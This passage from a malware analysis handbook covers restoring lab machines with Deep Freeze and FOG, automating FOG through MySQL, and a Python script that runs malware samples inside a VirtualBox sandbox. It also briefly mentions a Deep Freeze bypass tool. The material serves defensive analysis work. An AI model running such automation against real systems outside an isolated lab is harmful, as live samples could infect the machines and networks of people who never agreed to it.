To make changes to Deep Freeze, you need to hold down the Shift key while double-clicking the system tray icon. Once logged in, you will see the console shown in Figure 7-8.



**Figure 7-8:** Deep Freeze administration console

In this administrative console, you can choose to boot the system in a Thawed state for an indefinite period of time or until the system reboots a specified number of times. The Thawed state is useful for installing patches or making changes to the system that you want to persist after further reboots. The Enterprise Edition of Deep Freeze has many other configuration options and allows you to specify *ThawedSpace*, which is space set aside on your hard drive to which you can make changes. The Enterprise Edition also gives you a way to centrally manage Deep Freeze clients on the network, which is great for automation purposes. For example, you can remotely force machines to reboot into a Thawed or Frozen state using the command-line task scheduler.

## Pros and Cons for Malware Analysis

As long as Deep Freeze is in a Frozen state, you can execute malware or browse malicious websites without fear of permanently infecting or damaging your system. You can manually delete files or make any changes to test. Simply reboot the machine to find that deleted files have returned and all changes have been reverted.

If the malware attempts to detect virtual environments, you're all set because you're running it on a physical system. However, Deep Freeze is not without caveats. As described on a public forum,<sup>18</sup> Deep Freeze prevents programs from gaining certain privileges such as `SeDebugPrivilege` or `SeSystemtimePrivilege`. If an attacker exploits a weakness in the

Windows kernel or Deep Freeze software and gains these privileges, he can make permanent changes to the system. A tool called Deep Unfreezer<sup>19</sup> demonstrated such an attack, but Deep Freeze has since strengthened its security model so the attack no longer works.

**NOTE**

Deep Freeze is just one of the available tools for restoring a system's state. Lenny Zeltser wrote an article on the ISC blog presenting a few others, such as Windows SteadyState, Returnil, and CoreRestore, which you can read about here: <http://isc.sans.edu/diary.html?storyid=4147>.

<sup>17</sup> <http://www.faronics.com/en/default.aspx>

<sup>18</sup> <https://forum.hackinthebox.org/viewtopic.php?f=1&t=506&start=20>

<sup>19</sup> <http://usuarios.arnet.com.ar/fliamarconato/pages/edeeepunfreezer.html>

**RECIPE 7-7: CLONING AND IMAGING DISKS WITH FOG**

FOG<sup>20</sup> is a free and open-source computer cloning and imaging solution created by Chuck Syperski and Jian Zhang. Although it's not designed specifically for malware analysis, you can leverage it to restore installations of Windows XP, Vista, or Windows 7 onto physical computers after using them in your lab. In fact, Joebox, which is described in Chapter 4, utilizes FOG for such purposes. FOG runs on Linux and includes a web-based management interface. It uses PXE boot and Partimage (open source disk backup software) for some of the heavy lifting.

This recipe walks you through the basic steps of using FOG. For the nitty-gritty details, however, you need to refer to the FOG user guide,<sup>21</sup> which is over 50 pages and will likely cover anything we, the authors, don't cover here. To begin, you'll need at least two physical machines on the same subnet.

**Installing FOG**

On your first physical machine (the one on which you will run FOG), install a Linux-based OS. The user guide includes tutorials specifically for Fedora, Ubuntu, and CentOS. If you're just curious about how FOG works or don't currently have the required hardware, you can download the pre-built VMware image. There may be a performance hit and you'll still have to configure FOG with your network-specific settings such as router address, DNS address, and DHCP server. Most of that is self-explanatory and there's a setup script

that guides you through the process. Figure 7-9 shows a summary of the information you need to provide.

```

If you are not sure, select No. [y/N]

Would you like to use the FOG server for dhcp service? [Y/n]

#####

FOG now has everything it needs to setup your server, but please
understand that this script will overwrite any setting you may
have setup for services like DHCP, apache, pxe, tftp, and NFS.

It is not recommended that you install this on a production system
as this script modifies many of your system settings.

This script should be run by the root user on Fedora, or with sudo on Ubuntu.

Here are the settings FOG will use:
  Distro: Ubuntu
  Installation Type: Normal Server
  Server IP Address: 172.16.27.50
  DHCP router Address: 172.16.27.1
  DHCP DNS Address: 172.16.27.1
  Interface: eth0
  Using FOG DHCP: 1

Are you sure you wish to continue (Y/N) Y_

```

**Figure 7-9:** Setting up FOG requires basic network settings


## Adding an Image Definition

Before you begin cloning and restoring machines, you need to create an image definition. An image definition describes the type of image that you'll be working with (e.g., single NTFS partition, multiple partitions on a single disk, multiple partitions on all disks, and so on). You can add an image definition by pointing a web browser to your FOG server's IP address and selecting Image Management ➔ New Image. As shown in Figure 7-10, this recipe chooses the name `myimage`, uses the default storage group, and selects a single NTFS partition.

### NOTE

Selecting a resizable, single partition greatly enhances the speed of the imaging process. If a 100GB partition contains only 8GB of data, only 8GB of data needs to be transferred. The downside is that the single NTFS partition doesn't contain the MBR (Master Boot Record). Thus, infections by MBR rootkits could persist even after you image a computer with the clean NTFS partition. To protect against persistent MBR infections, make sure you choose an image type that preserves the original system's MBR, even if the imaging process takes longer.

The first image definition you create will receive image ID #1. In the future, you can add as many images as you want—one for Windows XP SP1 with Adobe Reader 8.1, one for Windows Vista with Adobe Reader 9.1, one for Windows 7, and so on.



**Figure 7-10:** Adding an image definition through the web interface

## Client Preparation

Install Windows XP, Vista, or 7 on your FOG client(s). At this time, you must also install any software that you want to use for analyzing malware or logging malware behaviors. Keep in mind that anything you add is subject to detection by the malware, which may alert it to the fact that it's running in a monitored environment.

## Enable PXE Boot in the BIOS

For each FOG client, you'll need to enable network boot (i.e. PXE boot) in the BIOS. Depending on your hardware, the exact setting will have a different name and likely be in a different place, but Figure 7-11 shows the basic idea—make sure network boot is first in the boot order.




**Figure 7-11:** Enabling network boot in the BIOS

## Host Registration and Imaging


When you save changes and exit the BIOS, the FOG client obtains an IP address from the DHCP server. If you didn't configure the FOG server to function as a DHCP server (or reconfigure an existing DHCP server on your subnet to handle PXE boot), then this step

will fail—see the user guide. If it succeeded, you'll see a boot screen on the FOG client that looks like Figure 7-12.



**Figure 7-12:** Registering a client with the FOG server after PXE boot


Choose the “full host registration and inventory” option. This uploads details about the FOG client’s MAC address, hostname, and hardware to the FOG server. You are prompted to associate the FOG client with an existing image ID. In this case, choose image ID #1. The FOG client’s disk image (a single NTFS partition in this case) is, then, uploaded to the FOG server and associated with image ID #1. You can observe the progress on the FOG client (see Figure 7-13) and in the Active Tasks area of the FOG’s server’s HTTP site.



**Figure 7-13:** Transferring the client’s disk image

## Cloning and Restoring

Now the fun begins. You can execute malware on your FOG client and engage any dynamic and/or static analysis techniques without worrying about infecting the computer. When you’re done analyzing a sample, you can deploy your clean image back to the FOG client and restore it to the original state. Or, if you have prepared other images, you could deploy a different version of Windows to your FOG client and determine how that influences the malware’s behavior. Figure 7-14 shows the basic imaging tasks that let you restore a FOG client (deploy) or pull an image from a FOG client (upload).



**Figure 7-14:** Basic imaging tasks menu in the web interface

You can manage thousands of physical machines from the same FOG server and if your load gets too high, you can split up responsibilities (such as HTTP server, DHCP server, imaging) across multiple FOG servers.

<sup>20</sup><http://www.fogproject.org/>

<sup>21</sup><http://www.fogproject.org/wiki/index.php?title=FOGUserGuide>

## RECIPE 7-8: AUTOMATING FOG TASKS WITH THE MYSQL DATABASE

Any of the tasks that you typically schedule (such as deployment or upload of an image to a FOG client) via the HTTP interface, you can also automate by inserting data into the MySQL database via Python (or another scripting language).

The goal of the following commands is to find a physical computer currently running XP and schedule it to be restored. You'll also see how to schedule the same computer to be restored with a different operating system. Follow these steps:

1. Log into MySQL and select the FOG database.

```
root@FOGServer:~# mysql -u root -p
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3945
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

```
mysql> use fog
Database changed
```

2. Determine the operating system ID for Windows 2000/XP:

```
mysql> SELECT * FROM supportedOS;
```



osID	osName	osValue
1	Windows 2000/XP	1
2	Windows Vista	2
3	Other	99
4	Windows 98	3
5	Windows (other)	4
6	Linux	50
7	Windows 7	5

7 rows in set (0.02 sec)

- Find a FOG client running Windows 2000/XP by comparing the `supportedOS.osValue` column with the `hosts.hostOS` column.

```
mysql> SELECT hostID,hostName,hostImage FROM hosts WHERE hostOS=1;
```

hostID	hostName	hostIP	hostImage
2	mytarget	172.16.27.65	1

1 row in set (0.00 sec)

There is currently only one physical machine running Windows 2000/XP and its `hostID` value is 2.

- Now you can schedule a task for the FOG client identified by its `hostID`. The following command queues an action with `taskType` value of `D`, which stands for Deploy. In other words, now that you've made this entry, the FOG client is restored with its original Windows 2000/XP image the next time it reboots.

```
mysql> INSERT INTO tasks
VALUES (NULL,          /* taskID - auto increments */
'',                  /* taskName */
NOW(),              /* taskCreateTime */
NOW(),              /* taskCheckIn */
2,                  /* taskHostID - from fog.hosts table */
0,                  /* taskState - 0:queued, 1:progress, 2:done */
'',                  /* taskCreateBy */
0,                  /* taskForce - false */
0,                  /* taskScheduledStartTime - immediate */
'D',                /* taskType - 'D':deploy, 'U':upload, etc */
0,                  /* taskPCT */
'',                  /* taskBPM */
'',                  /* taskTimeElapsed */
'',                  /* taskTimeRemaining */
'',                  /* taskDataCopied */
'',                  /* taskPercentText */
```

```

'',          /* taskDataTotal */
1,          /* taskNFSGroupID */
1,          /* taskNFSMemberID */
0,          /* taskNFSFailures */
0           /* taskLastMemberID */
);

```

Query OK, 1 row affected (0.07 sec)

4. To deploy a different image to the FOG client, first add some additional images and then list their imageIDs.

```
mysql> SELECT imageID,imageName,imageDesc FROM images;
```

```

+-----+-----+-----+
| imageID | imageName | imageDesc |
+-----+-----+-----+
| 1 | myimage | Windows XP SP2 Malware Analysis Image |
| 2 | vistaimage | Windows Vista - Base Install |
| 3 | winseven | Windows 7 - Debugging Tools |
+-----+-----+-----+

```

3 rows in set (0.00 sec)

5. Take the imageID value for the image you want to use, and set the hosts.hostImage column, like this:

```
mysql> UPDATE hosts SET hostImage=3,hostOS=5 WHERE hostID=2;
```

Query OK, 1 row affected (0.01 sec)

Rows matched: 1 Changed: 1 Warnings: 0

The FOG client is imaged with Windows 7 the next time it reboots.

The FOG *client service* component can fulfill the missing piece for automated malware analysis. The client service runs on the FOG client and it periodically (at a user-configured time interval) checks to see if any tasks are scheduled with the FOG server. The client service can change the client's hostname, reboot or shut down the client machine, or log off the current user. You can write your own snap-ins in C# and integrate them into the client service for handling pre- and post-analysis actions.

# 8


## Automation

**M**any of the actions you perform when analyzing malware can be automated. As a general rule, if you find yourself running the same commands over and over again, then it's probably a good idea to create scripts to automate these tasks. This chapter presents several Python modules that allow you to transfer, execute, and monitor malware in virtual environments such as VirtualBox and VMware. We don't cover all of the possible actions that you may want to automate, but we'll show you enough to get started and point you in the right direction for developing your own extensions. If you're looking for a solution that doesn't require any programming, this chapter presents some preconfigured environments such as ZeroWine and Buster Sandbox Analyzer.

### The Analysis Cycle

Figure 8-1 shows the general steps for creating an automated sandbox, whether you're working with virtual machines or physical machines. Before starting an analysis, you'll create a baseline of the system on which you plan to execute malware. The baseline consists of existing files (names, hashes, timestamps), registry contents, memory contents, and so on.

1. **Begin in a clean state.** If you're working with virtual machines, you must revert the VM to the baseline snapshot at the beginning of each analysis so you can start with a clean system. If you're working with physical machines, then this step is where you re-image the machine's disk with a baseline image (see the Truman and FOG recipes in Chapter 7).
2. **Transfer the malware.** If you're working with virtual machines, this step can include copying the file with VMware's `copyFileFromHostToGuest` function or simply making the file accessible to the VM by copying it into a shared folder. If you're working with physical machines, you can copy the malware remotely using `PSEXEC` (<http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx>) or a command line SMB client.



**Figure 8-1:** Cycle for automating malware in a reusable sandbox

3. **Pre-execution tasks.** This step is a placeholder for anything you need to do before executing the malware. It can include setting environment variables on the target machine, starting packet captures or network simulation suites, performing static analysis of the malware sample, and so on.
4. **Execute malware.** VirtualBox and VMware have command line utilities that you can use to execute a program, such as malware you have transferred, with the privileges of any user on the machine (provided you supply the right credentials). If you're working with physical machines, you can do the same thing with `PSEXEC`.
5. **Post-execution tasks.** This step is a placeholder for anything you need to do after executing the malware. It can include running any live tools on the infected system to gather evidence, stopping any active packet captures, taking screenshots of the desktop or new windows, and so on.

6. **Acquire and analyze RAM.** If you're working with virtual machines, this step involves suspending the VM and accessing its memory file on the host's file system. If you're working with physical systems, this step involves dumping memory to a file or straight across the network to your host/analysis machine.
7. **Analyze the hard drive.** If you're working with virtual machines, this step involves mounting the VM's disk on your host operating system to analyze the changes to files, registry hives, event logs, application logs, and so on. If you're working with physical machines, you can transfer the disk image to your analysis machine using the Truman or FOG setup. This is when your baseline data comes in handy—you can compare the new data with your baseline to see what changed as a result of running the malware.

As previously mentioned, the code on the book's DVD for this chapter simply provides a Python API and example scripts to get you started—it does not implement a fully-fledged sandbox. The list that follows outlines a few of the resources that you can reference for additional tips and techniques. Although the projects are each unique in their own way, there is no “best” method—it all depends on your goals and how much effort you want to put into customizing them.

- **Automating Malware Analysis, Part I and Part II**, by Tyler Hudak (published in *Hakin9* magazine): Tyler automates VMware using a bash script. You can find more information on Tyler's blog at <http://secshoggoth.blogspot.com/2009/05/automating-malware-analysis-article.html>.
- **Mass Malware Analysis: A Do-It-Yourself Kit**, by Christian Wojner: Describes a sandbox based on VirtualBox and the Purebasic programming language ([http://www.cert.at/static/downloads/papers/cert.at-mass\\_malware\\_analysis\\_1.0.pdf](http://www.cert.at/static/downloads/papers/cert.at-mass_malware_analysis_1.0.pdf))
- **Building an Automated Behavioral Malware Analysis Environment Using Open Source Software**, by Jim Clausing: Describes Jim's updates to the Truman framework ([http://handlers.dshield.org/jclausing/grem\\_gold/](http://handlers.dshield.org/jclausing/grem_gold/))
- **HIVE: Honeynet Infrastructure in Virtualized Environment**, by Davide Cavalca and Emanuele Goldoni: Based on VirtualBox with several bash scripts, Python scripts, and a PHP front end (<http://netlab-mm.unipv.it/hive/>)

## Automation with Python

The recipes in this section assume you are using VirtualBox or VMware on a Linux, Windows, or Mac OS X host operating system. You'll need Python (version 2.6 or greater is recommended) installed on your host and copies of `vmauto.py`, `analysis.py`, and either `myvbox.py` or `myvmware.py` (depending on which virtualization product you choose) from the DVD that accompanies this book.

## RECIPE 8-1: AUTOMATED MALWARE ANALYSIS WITH VIRTUALBOX



*You can find supporting material for this recipe on the companion DVD.*

VirtualBox<sup>1</sup> is a free, general-purpose virtualizer for x86 hardware. It has many great features that make it suitable for malware analysis, such as a command line interface with bindings in Python, remote access/management, and, of course, all the basics such as host isolation, virtual networking, shared folders, and snapshots. This recipe presents one possible way to build a custom, reusable sandbox based on VirtualBox. You'll set up a Windows virtual machine (VM) and automate it using the `VBoxManage` command line utility or the `vboxapi` Python API (both tools are included with VirtualBox).

### NOTE


The VirtualBox SDK includes a file named `vboxshell.py`, which leverages the `vboxapi`. It shows some really cool ways to monitor mouse and window movements inside guest virtual machines, take screenshots, and control just about every aspect of a VM using Python.

### Initial VirtualBox Setup

The following steps describe how to set up your environment.

1. **Install the latest version of VirtualBox.** You can get it from the `virtualbox.org` website or type the following commands into your Ubuntu Linux machine:  

```
$ sudo apt-get install virtualbox-3.2 virtualbox-guest-additions
```
2. **Create a VM running Windows.** Boot the VM and configure it as you would configure any sandbox (i.e., leave out identifying personal information, disable the firewall, install any tools you want available for analysis). To use shared folders, you'll need to install the VirtualBox guest additions by clicking Devices ➞ Install Guest Additions. Also, set a password for the user account that you'll use to execute malware and enable automatic login for the user.
3. **Create a read-only shared folder.** You can do this using the VirtualBox GUI interface, as shown in Figure 8-2. Make sure you check the Read-only option to prevent malware on the VM from making changes to your host. Remember the name you enter for the share because you'll need to reference it later.



**Figure 8-2:** Configuring a read-only shared folder

If you prefer the command line, you can add a shared folder with `VBoxManage`, like this:

```
$ VBoxManage sharedfolder add "WinXP" \
    --name "input" \
    --hostpath "/Users/mike/Desktop/vbox/input" \
    --readonly
```

4. **Map the shared folder to a drive.** Log on to the VM and add a static mapping to associate the shared folder with a drive letter. The easiest way is to open a command shell and type the following:

```
C:\> net use X: \\vboxsvr\input /PERSISTENT:YES
```

This will enable you to copy a file into your shared folder and access it within the VM as `X:\filename.exe`.

5. **Record the IP address.** While you're still in the command shell, type `ipconfig` and record the VM's IP address so you can distinguish its traffic in packet captures.
6. **Take a snapshot.** You can do this using the VirtualBox GUI or on the command line. If you choose the command line, supply the name of your VM and a name for the new snapshot.

```
$ VBoxManage snapshot "WinXP" take "cleanimg"
Oracle VM VirtualBox Command Line Interface Version 3.2.0
(C) 2005-2010 Oracle Corporation
All rights reserved.
```

```
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
```

## Automation in Python

The `vmauto.py` file contains a Python class (`VBoxAuto`) specifically designed for automating malware analysis. We provide the script with the hope that it will simplify the procedure of setting up a custom sandbox and reduce the amount of code you have to write yourself. The `VBoxAuto` class supports the following methods:

- `VBoxAuto(machine)`: Create an instance of the class that is associated with a VM named `machine`.
- `VBoxAuto.check()`: This function returns `True` if the `machine` you supplied is valid. Otherwise, it returns `False`. You can call this function before performing automation tasks, as a sanity check that you're working with the correct VM.
- `VBoxAuto.revert(snapname)`: Revert the VM to the snapshot named `snapname`.
- `VBoxAuto.start(nsec)`: Start the VM and wait `nsec` seconds for the system to boot.
- `VBoxAuto.winexec(user, pass, args)`: Execute a program in the VM that runs under the account `user` with password `pass`. The credentials you supply must be valid on the VM. The full path to the program (i.e., malware or monitoring tools) to execute must be the first item in the `args` array and the path must be accessible inside the VM.
- `VBoxAuto.stop()`: Stop the VM and power it down.

You can import the `VBoxAuto` class from your own Python scripts to perform actions in a custom order. In addition, by creating your own script, you can perform any desired tasks before, during, and after executing the malware. The code that follows, which you can find on the book's DVD in the file `myvbox.py`, shows an example of using the `VBoxAuto` class. The script copies each malware sample you want to analyze to the folder shared with the VM. Then the script instructs the VM to execute the sample and allow it to run for a specified amount of time.

```
#!/usr/bin/python
from vmauto import VBoxAuto
import os, sys, time, shutil

'''
path to shared folder on your host machine where you'll
place malware to be picked up by the guest. this folder
should be shared with read-only permissions

Linux:    vbox_hostpath = '/home/mike/vbox'
Mac OS X: vbox_hostpath = '/Users/mike/Desktop/vbox'
Windows:  vbox_hostpath = 'C:\\Users\\mike\\Desktop\\vbox'
'''
vbox_hostpath = '/Users/mike/Desktop/vbox/input'
```



```

# path to shared folder on your guest machine. this will
# always be in the form \\vboxsvr\YOURSHARENAME
vbox_guestpath = '\\\\vboxsvr\\input'

def main(argv):
    if len(sys.argv) != 2:
        print 'Usage: %s <file>' % argv[0]
        return 0

    # select your VM to work with
    vm = VBoxAuto('WinXP')

    if not vm.check():
        print 'Error initializing'
        sys.exit()

    file = sys.argv[1]

    # copy the malware to the shared folder
    try:
        shutil.copy(file, vbox_hostpath)
    except Exception, e:
        print 'Cannot copy: %s' % e
        return

    try:
        # revert the VM to a clean state
        vm.stop()
        vm.revert('cleanimg')
        # start the VM
        vm.start()

        # do pre-execution analysis here

        # execute malware in the VM using the account 'hal'
        vm.winexec(
            'hal',
            'password',
            ["%s\\%s" % (vbox_guestpath, os.path.basename(file))]
        )

        # do post-execution analysis here

    except Exception, e:
        print e
        return

if __name__ == '__main__':
    main(sys.argv)

```

As you can see, we only marked where to place your pre-execution and post-execution analysis tasks. The rest is up to you to implement, but in the remainder of this chapter, you'll learn about a variety of techniques and tools to include. On the other hand, you might not want to add anything else. In fact, the `myvbox.py` script is perfect if you just want a simple reusable sandbox for capturing network traffic and observing which windows (if any) malware samples create when executed.

Assuming you have placed malware samples in the `./samples/` directory, you could use the script in the following manner:


```
$ for i in `find ./samples/ -type f`; \
    do sleep 5; \
    python myvbox.py $i; \
    done
[INFO] Using WinXP (uuid: 25037e79-c677-4fa1-abb1-18a73493009e)
[INFO] Session state: Open
[INFO] Machine state: Running
[INFO] Powering down the system
[INFO] Reverting to snapshot 'cleanimg'
[INFO] Waiting 20 seconds to boot...
[INFO] Executing '\\vboxsvr\input\brakecodec4348.exe' with args ''
[INFO] Process ID: 1992

[INFO] Using WinXP (uuid: 25037e79-c677-4fa1-abb1-18a73493009e)
[INFO] Session state: Open
[INFO] Machine state: Running
[INFO] Powering down the system
[INFO] Reverting to snapshot 'cleanimg'
[INFO] Waiting 20 seconds to boot...
[INFO] Executing '\\vboxsvr\input\e93f6755e0c7e26.exe' with args ''
[INFO] Process ID: 172

[REMOVED]
```

Figure 8-3 shows how your setup should appear. A video covering all of the steps in this recipe, including how to set up VirtualBox and use `myvbox.py`, is included on the DVD.

As you can see in Figure 8-3, the traffic generated by malware in the VM shows up in Wireshark (which is running on the host). At the same time, you can see the window that the malware created in the VM. When the script is done analyzing all of the malware in your directory, you can save the packet capture in Wireshark to a file. However, you won't be able to distinguish which samples created the requests, since all traffic is combined into one file. This may or may not be an issue, depending on your goals. If you need to create separate packet captures for each malware sample, see Recipe 8-4.



**Figure 8-3:** Automating malware analysis in VirtualBox on Mac OS X

## NOTE

The Minionz<sup>2</sup> tool by the Australian HoneyNet Project automates VirtualBox guests by providing a Perl wrapper around VBoxManage. Instead of using a read-only shared folder to transfer malware into the guest, the project's authors use the `mkisofs` command to build an ISO image containing the malware and an `autorun.inf` file. Then they connect the ISO image to the running VM's CD-ROM. Minionz uses a daemon (continuously running process) that waits for you to move samples into the input directory and then chooses an available VirtualBox VM if you have more than one.

<sup>1</sup><http://www.virtualbox.org>

<sup>2</sup><http://honeynet.org.au/?q=node/10>

## RECIPE 8-2: WORKING WITH VIRTUALBOX DISK AND MEMORY IMAGES

The final steps in the analysis cycle diagram from Figure 8-1 involve accessing the memory and file system of the target machine. The best way to analyze these two resources is by mounting them read-only from the host system while the target machine is suspended or powered down. VirtualBox stores the VM's disk file and memory file in a proprietary format on the host with .vdi and .sav extensions, respectively. This recipe describes the challenges associated with the disk and memory files and gives you some pointers for overcoming the challenges.

### VirtualBox Disk Images

Analyzing VDI files is problematic, because few tools understand VirtualBox's proprietary header format. The "All about VDIs"<sup>3</sup> tutorial on the VirtualBox forum describes the header format for VDI v1.1. Here is an example of the fields:

```
$ xxd WinXP.vdi
00000000: 3c3c 3c20 5375 6e20 5669 7274 7561 6c42 <<< Sun VirtualB
00000010: 6f78 2044 6973 6b20 496d 6167 6520 3e3e ox Disk Image >>
00000020: 3e0a 0000 0000 0000 0000 0000 0000 0000 >
00000030: 0000 0000 0000 0000 0000 0000 0000 0000
00000040: 7f10 dabe                                     Image signature
                                0100 0100      Version (1.1)
                                9001 0000      Header size (0x190)
                                0100 0000      Type (Dynamic VDI)
00000050: 0000 0000                                     Image flags
                                0000 0000 0000 0000 0000 0000 Description
[REMOVED]
```

With early versions of VirtualBox (circa 2008), it was possible to mount VDI files on the host operating system with a utility called `vditool`. VirtualBox has since replaced `vditool` with `VBoxManage`, but the functionality to mount VDI files was lost in the transition. Further, the format of VDI files has changed since the creation of `vditool`, so even if you found a copy of the tool, it wouldn't help you mount VDI images from recent versions of VirtualBox.

### NOTE

You can find more information regarding `vditool` and VDI images at the following locations:

- Hogfly's *VirtualBox and Forensics Tools Blog Post*<sup>4</sup>
- The Mounting .vdi on host post on the VirtualBox forums<sup>5</sup>
- The online repository of VirtualBox Open Source Edition (OSE) source code—in particular the ImageMounter module<sup>6</sup>

The proprietary format of disks is not only an issue when it comes to conducting automated analysis, but it's also an issue for forensic investigators who need to extract files from an infected VM (without powering it on). VirtualBox, VMware, Parallels, VirtualPC, and other products all use different headers, formats, and techniques for storing disk images. A work-around involves converting the proprietary disk file into a format that forensic tools and system administration tools can understand. For example, you can convert VDI images to a dd-style (raw) disk image with the `clonehd` feature of `VBoxManage`. Then you can mount the disk using the NTFS-3g module (this allows you to mount NTFS drives in Linux), which should already be installed on your Ubuntu system.

Here is the syntax and example usage for the `clonehd` command:

```
VBoxManage clonehd <uuid>|<filename> <outputfile>
                    [--format VDI|VMDK|VHD|RAW|<other>]
